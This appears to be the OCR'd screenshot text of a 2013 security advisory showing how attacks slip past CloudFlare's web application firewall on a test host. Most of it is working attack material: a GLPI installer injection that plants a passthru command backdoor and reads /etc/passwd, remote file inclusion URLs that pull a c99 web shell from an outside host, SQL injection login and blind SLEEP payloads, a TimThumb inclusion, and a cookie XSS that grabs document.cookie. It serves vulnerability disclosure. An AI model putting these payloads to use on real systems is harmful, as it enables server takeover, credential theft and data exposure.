[CentralOps] [0-S] [Exploit-DB] [IT] [IT Forum] [devART] [Blog] [SecTube] [CXSec]

Can't create the database connection file, please verify file permissions.

Do you want to continue?

Continue

http://cf.destr0y.net/glpi/index.php?cmd=ls%20-la;%20id;%20pwd;cat%20/etc/passwd


cf.destr0y.net/glpi/index.php?cmd=ls -la; id; pwd;
Google
[CentralOps] [0-S] [Exploit-DB] [IT] [IT Forum] [devART] [Blog] [SecTube] [CXSec] [OSVDB] [PacketStorm] [SecFocus] [Secunia] [YouTube] [IMdb] [Facebook] [Twitter] [LinkedIn] [EC-Council] [YahooMail]


```
total 172 drwxr-xr-x 15 www-data www-data 4096 Sep 27 00:32 . drwxr-xr-x 14 root root 4096 Oct 2 02:39 .. -rw-r--r-- 1 www-data www-data 159 Sep 27 00:32 AUTHORS.txt -rw-r--r-- 1 www-data www-data 64 Sep 27 00:32 CHANGELOG.txt -rw-r--r-- 1 www-data www-data 18092 Sep 27 00:32 COPYING.txt
-rw-r--r-- 1 www-data www-data 145 Sep 27 00:32 LISEZMOI.txt -rw-r--r-- 1 www-data www-data 122 Sep 27 00:32 README.txt drwxr-xr-x 2 www-data www-data 4096 Sep 27 00:32 ajax drwxr-xr-x 2 www-data www-data 4096 Sep 27 00:39 config drwxr-xr-x 2 www-data www-data 4096 Sep 27 00:32 css
drwxr-xr-x 13 www-data www-data 4096 Sep 27 00:38 files drwxr-xr-x 2 www-data www-data 20480 Sep 27 00:32 front drwxrwxr-x 14 www-data www-data 4096 Sep 4 22:42 glpi drwxr-xr-x 2 www-data www-data 20480 Sep 27 00:32 inc -rw-r--r-- 1 www-data www-data 6317 Sep 27 00:32 index.php drwxr-xr-x 3
www-data www-data 4096 Sep 27 00:32 install drwxr-xr-x 15 www-data www-data 4096 Sep 27 00:32 lib drwxr-xr-x 2 www-data www-data 4096 Sep 27 00:32 locales -rw-r--r-- 1 www-data www-data 3398 Sep 27 00:32 login.php -rw-r--r-- 1 www-data www-data 2107 Sep 27 00:32 logout.php drwxr-xr-x 5
www-data www-data 4096 Sep 27 00:32 pics drwxr-xr-x 2 www-data www-data 4096 Sep 27 00:32 plugins -rw-r--r-- 1 www-data www-data 16495 Sep 27 00:32 script.js drwxr-xr-x 2 www-data www-data 4096 Sep 27 00:32 scripts -rw-r--r-- 1 www-data www-data 5632 Sep 27 00:32 status.php
uid=33(www-data) gid=33(www-data) groups=33(www-data) /var/www/glpi
```

C:\Users\lqwrm\Desktop\glpi_exploit.html - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
glpi_exploit.html
Hyper Text Markup length : 262 lines : 5 Ln : 1 Col : 1 Sel : 0 Dos\Windows UTF-8 INS

```
<form action="http://cf.destr0y.net/glpi/install/install.php" method="post" name="main">
<input type="hidden" name="install" value="update_1">
<input type="hidden" name="db_host" value="'; } passthru($_GET['cmd']); /*">
<input type="submit" id="btn">
</form>
```

Newsletter Tailor Remote File Inclusion Bypass:


http://cf.destr0y.net/list/admin/index.php?p=http://in.zeroscience.mk/info.php?


cf.destr0y.net/list/admin/index.php?p=http://in.zeroscience.mk/info.php?
Google
[CentralOps] [0-S] [Exploit-DB] [IT] [IT Forum] [devART] [Blog] [SecTube] [CXSec] [OSVDB] [PacketStorm] [SecFocus] [Secunia] [YouTube] [IMdb] [Facebook] [Twitte
Newsletter Tailor
"Tailor-made newsletter"
php

PHP Version 5.3.6-13ubuntu3.10

System	Linux in 2.6.32-042stab081.3 #1 SMP Mon Sep 9 20:07:47 MSK 2013 i686
Build Date	Mar 11 2013 14:16:25
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/curl.ini, /etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/imagick.ini, /etc/php5/apache2/conf.d/imap.ini, /etc/php5/apache2/conf.d/mcrypt.ini, /etc/php5/apache2/conf.d/memcache.ini, /etc/php5/apache2/conf.d/ming.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini, /etc/php5/apache2/conf.d/ps.ini, /etc/php5/apache2/conf.d/xmlrpc.ini, /etc/php5/apache2/conf.d/xsl.ini
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626,NTS
PHP Extension Build	API20090626,NTS
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, mcrypt.*, mdecrypt.*

http://cf.destr0y.net/list/admin/index.php?p=http://in.zeroscience.mk/pentest/c99.php?




cf.destr0y.net/list/admin/index.php?p=http://zeroscience.mk/pentest/c99.php?
Google
[CentralOps] [0-S] [Exploit-DB] [IT] [IT Forum] [devART] [Blog] [SecTube] [CXSec] [OSVDB] [PacketStorm] [SecFocus] [Secunia] [YouTube] [IMdb] [Facebook] [Twitter] [LinkedIn] [EC-Council] [YahooMail]
Newsletter Tailor
"Tailor-made newsletter"
Users
Configuration
Database Manager
Import Mail List
FTP Manager
Compose a Letter
Manage Letters
Edit Messages
Edit Attributes
Edit Lists
View Queue
Process Queue
Help / Support
Logout

```
!C99Shell v. 1.0 beta (21.05.2005)!
Software: Apache/
uname -a: Linux [redacted] com 2.6.18-348.12.1.el5 #1 SMP Wed Jul 10 05:28:41 EDT 2013 x86_64
uid=531( [redacted] ) gid=532( [redacted] ) groups=532( [redacted] )
Safe-mode: OFF (not secure)
/home/zslab/public_html/pentest/  drwxr-xr-x
Free 19.93 GB of 418.36 GB (4.76%)
Encoder  Bind  Proc.  FTP brute  Sec.  SQL  PHP-code  Feedback  Self remove  Logout

Owned by hacker

Listing directory (56 files and 2 directories):
Name          Size       Modify                Owner/Group   Perms        Action
              LINK       02.10.2013 09:23:40                 drwxr-xr-x
              LINK       24.09.2013 20:03:11                 drwxr-x---
              DIR        26.12.2010 16:35:36                 drwxr-xr-x
              DIR        07.12.2012 11:44:56                 drwxr-xr-x
              120.03 KB  19.03.2013 13:57:52                 -rw-r--r--
              25.99 KB   07.09.2010 21:40:34                 -rw-r--r--
              29.13 KB   07.09.2010 21:40:35                 -rw-r--r--
              22.74 KB   16.12.2010 21:16:52                 -rw-r--r--
              10.93 KB   29.09.2011 07:55:21                 -rw-r--r--
              464.14 KB  10.06.2013 13:52:48                 -rw-r--r--
              604.36 KB  10.06.2013 13:52:50                 -rw-r--r--
              1.69 KB    06.12.2010 09:48:40                 -rw-r--r--
              192.14 KB  13.09.2011 07:01:33                 -rw-r--r--
              538.11 KB  16.07.2011 10:16:24                 -rw-r--r--
              7.86 MB    11.06.2013 04:25:05                 -rw-r--r--
c99.php       149.68 KB  02.10.2013 09:23:42                 -rw-r--r--
              187.63 KB  07.02.2012 16:12:37                 -rw-r--r--
              95 B       21.04.2013 15:55:00                 -rw-r--r--
              3.32 MB    29.10.2012 08:47:49                 -rw-r--r--
              59.13 KB   07.09.2010 20:55:48                 -rw-r--r--
              7 B        01.10.2013 17:42:30                 -rw-r--r--
              43 B       19.05.2010 13:14:16                 -rw-r--r--
              259.51 KB  05.04.2013 11:54:03                 -rw-r--r--
```

Practico SQL Injection Authentication Bypass:

```
POST /practico/ HTTP/1.1
Host: cf.destr0y.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 73
Connection: keep-alive
Accept-Encoding: gzip, deflate

accion=Iniciar_login&uid=admin%27+AND+1%3D1%23&clave=password&captcha=vhw3
```



cf.destr0y.net/practico/
Google
[devART] [Blog] [SecTube] [CXSec] [OSVDB] [PacketStorm] [SecFocus] [Secunia] [YouTube] [IMdb] [Facebook] [Twitter
WEB Application Generator Free and cross-platform
Remember Password
OK

Would you like to remember the password for "admin and 1=1#" on destr0y.net?


RunTime Error
Details: Only admin user can see the transaction details

: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1.

Contact your system administrator and report this post.

TimThumb Remote File Include Bypass:

http://cf.destr0y.net/wp/wp-content/plugins/timthumb/cache/external_3ad96be987d746db968ebaa77c49900e.php


Firefox
timthumb.php (PNG Image, 100 × 10...
phpinfo()
cf.destr0y.net/wp/wp-content/plugins/timthumb/cache/external_3ad96be987d746db968ebaa77c49900e.php
Google

GIF89a4+-€€€€€€€€€€€€ÀÀÀÿÿÿÿÿÿÿÿÿÿÿÿ3f™Ìÿ3333f3™3Ì3ÿff3fff™fÌfÿ™™3™f™™™Ì™ÿÌÌ3ÌfÌ™ÌÌÌÿÿÿ3ÿfÿ™ÿÌÿÿ3333f3™3Ì3ÿ3333333f33™33Ì33ÿ3f3f33ff3f™3fÌ3fÿ3™3™33
ÿH° Áƒ*L¯ªá?#J„Øµ‹3DàgJÃ ANÌ8qŠÇ©‚jD¨Êj-^œyM› #šôƒ˙%Á–©bÒ¼™#Í™rºôù€ÚÒ7£Ê

PHP Logo

PHP Version 5.3.26

System	Linux a1.xocluster.com 2.6.18-348.12.1.el5 #1 SMP Wed Jul 10 05:28:41 EDT 2013 x86_64
Build Date	Jul 9 2013 04:18:55
Configure Command	'./configure' '--disable-fileinfo' '--disable-pdo' '--enable-bcmath' '--enable-calendar' '--enable-ftp' '--enable-gd-native-ttf' '--enable-libxml' '--enable-magic-quotes' '--enable-mbstring' '--enable-sockets' '--prefix=/usr' '--with-curl=/opt/curlssl/' '--with-freetype-dir=/usr' '--with-gd' '--with-imap=/opt/php_with_imap_client/' '--with-imap-ssl=/usr' '--with-jpeg-dir=/usr' '--with-kerberos' '--with-libdir=lib64' '--with-libxml-dir=/opt/xml2/' '--with-mysql=/usr' '--with-mysql-sock=/var/lib/mysql/mysql.sock' '--with-mysqli=/usr/bin/mysql_config' '--with-openssl=/usr' '--with-openssl-dir=/usr' '--with-pcre-regex=/opt/pcre' '--with-pic' '--with-png-dir=/usr' '--with-xpm-dir=/usr' '--with-zlib' '--with-zlib-dir=/usr'
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/lib
Loaded Configuration File	/usr/local/lib/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini	(none)

Started	Time	Sent	Received	Method	Result	Type	URL
00:00:01.732	0.424	651	224	GET	200	text/html	http://cf.destr0y.net/wp/wp-content/plugins/timthumb/cache/external_3ad96be987d746db968ebaa77c49900e.php
00:00:02.245	0.474	502	206	GET	404	text/html (NS_ERROR_FAILURE)	http://cf.destr0y.net/pentest/tim.php?=PHPE9568F34-D428-11d2-A769-00AA001ACF42
00:00:02.273	0.485	502	206	GET	404	text/html (NS_ERROR_FAILURE)	http://cf.destr0y.net/pentest/tim.php?=PHPE9568F35-D428-11d2-A769-00AA001ACF42

Type:


Parameter	Value

● Pretty ○ Raw

190.93.240.129 31.11.109.121

WP Plugin NoSpamPTI Blind SQL Injection Bypass:

```
<form novalidate="" class="comment-form" id="commentform" method="post"
action="http://cf.destr0y.net/wp/wp-comments-post.php">
<input type="submit" value="Post Comment" id="submit" name="submit">
<input type="hidden" id="comment_post_ID" value="1 AND SLEEP(15)"
name="comment_post_ID">
<input type="hidden" value="0" id="comment_parent" name="comment_parent">
</form>
```



Email * test@zeroscience.mk

Website

Comment

Started	Time	Sent	Received	Method	Result	Type	URL
00:39:36.475	0.059	406	(0)	GET	(Cache)	text/html	http://cf.destr0y.net/wp/?p=1
00:39:36.534	0.063	447	(0)	GET	(Cache)	application/javascript	http://cf.destr0y.net/wp/wp-includes/js/comment-reply.min.js?ver=3.6.1
00:39:36.597	0.045	444	(0)	GET	(Cache)	application/javascript	http://cf.destr0y.net/wp/wp-includes/js/jquery/jquery.js?ver=1.10.2
00:39:36.643	0.046	455	(0)	GET	(Cache)	application/javascript	http://cf.destr0y.net/wp/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.2.1
00:39:36.690	0.049	456	(0)	GET	(Cache)	application/javascript	http://cf.destr0y.net/wp/wp-includes/js/jquery/jquery.masonry.min.js?ver=2.1.05
00:39:36.739	3.067	465	(0)	GET	(Cache)	application/javascript	http://cf.destr0y.net/wp/wp-content/themes/twentythirteen/js/functions.js?ver=2013-07-18

Request Header	Value


Response Header	Value

textarea#comment < p.commen...-comment < form#com...ent-form < div#resp...-respond < div#comm...nts-area < div#cont...-content < div#prim...ent-area

```
<textarea id="comment" aria-required="true" rows="8" cols="45" name="comment"></textarea>
</p>
<p class="form-allowed-tags">
<p class="form-submit">
    <input id="submit" type="submit" value="Post Comment" name="submit">
    <input id="comment_post_ID" type="hidden" value="1 AND SLEEP(15)" name="comment_post_ID">
    <input id="comment_parent" type="hidden" value="0" name="comment_parent">
</p>
<p>
</form>
```

```
.comment-form textarea        style....3-07-18 (line 2302)
{
    width: 100%;
}
input,                        style....3-07-18 (line 574)
textarea
{
    color: #141412;
}
```

190.93.240.129 31.11.109.121



October 1, 2013 at 6:08 pm

testcomment

Your comment is awaiting moderation.

waddup

Reply

Leave a Reply

Your email address will not be published. Required fields are marked *

Name * testcomment

Email * test@zeroscience.mk

Started	Time	Sent	Received	Method	Result	Type	URL
00:00:01.381	0.827	756	307	POST	302	Redirect to: http://cf.destr0y.net/wp/?p=...	http://cf.destr0y.net/wp/wp-comments-post.php
00:00:02.281	0.447	616	247	GET	200	text/html	http://cf.destr0y.net/wp/?p=1
00:00:02.887	0.294	391	(560)	GET	(Cache)	text/css	http://fonts.googleapis.com/css?family=Source+Sans+Pr...italic%7CBitter%3A400%2C700&subset=latin%2Clatin-ext
00:00:02.916	0.268	597	(0)	GET	(Cache)	text/css	http://cf.destr0y.net/wp/wp-content/themes/twentythirteen/fonts/genericons.css?ver=2.09
00:00:02.942	0.249	592	(0)	GET	(Cache)	text/css	http://cf.destr0y.net/wp/wp-content/themes/twentythirteen/style.css?ver=2013-07-18
00:00:02.971	0.228	565	(0)	GET	(Cache)	application/javascript	http://cf.destr0y.net/wp/wp-includes/js/comment-reply.min.js?ver=3.6.1
00:00:03.007	0.197	562	(0)	GET	(Cache)	application/javascript	http://cf.destr0y.net/wp/wp-includes/js/jquery/jquery.js?ver=1.10.2
00:00:03.036	0.173	573	(0)	GET	(Cache)	application/javascript	http://cf.destr0y.net/wp/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.2.1
00:00:03.063	0.029	405	0	GET		Redirect (cached)	http://1.gravatar.com/avatar/3c2738b26b5a7426a0f8b...ar%2Fad516503a11cd5ca435acc9bb6523536%3Fs%3D74&r=G
00:00:03.093	0.120	574	(0)	GET	(Cache)	application/javascript	http://cf.destr0y.net/wp/wp-includes/js/jquery/jquery.masonry.min.js?ver=2.1.05

Type: application/x-www-form-urlencoded

Parameter	Value
author	testcomment
email	test@zeroscience.mk
url	
comment	waddup
submit	Post Comment
comment_post_ID	1 AND SLEEP(15)
comment_parent	0

● Pretty ○ Raw


190.93.240.129 31.11.109.121

Cookie Poisoning Bypass (XSS, SQLi, RFI, LFI, CMDexec):

CloudFlare doesn't check the Cookie value or any other HTTP header field (except User-Agent) for malicious strings. To prove this, we successfully managed to exploit the cookie vulnerabilities in the PoC script.

Cookie XSS Bypass:

Cookie value: hallo=J0xy0L </h2><script>alert(document.cookie)</script>



PoC:

- Search - sql inj
- Search2 - concat sql inj
- cmd - rfi inj
- cmd2 - lfi inj
- x - xss parameter
- cookie &hallo& - xss parameter
- cookie &notification& - sqli paramet

HELLO: J0xy0L

__cfduid=d7c0c009908b7dcf0f55838ec85d3dc3b1380484971801; hallo=J0xy0L </h2> <script>alert(document.cookie)</script>; popunder=yes; popundr=yes; setover18=1

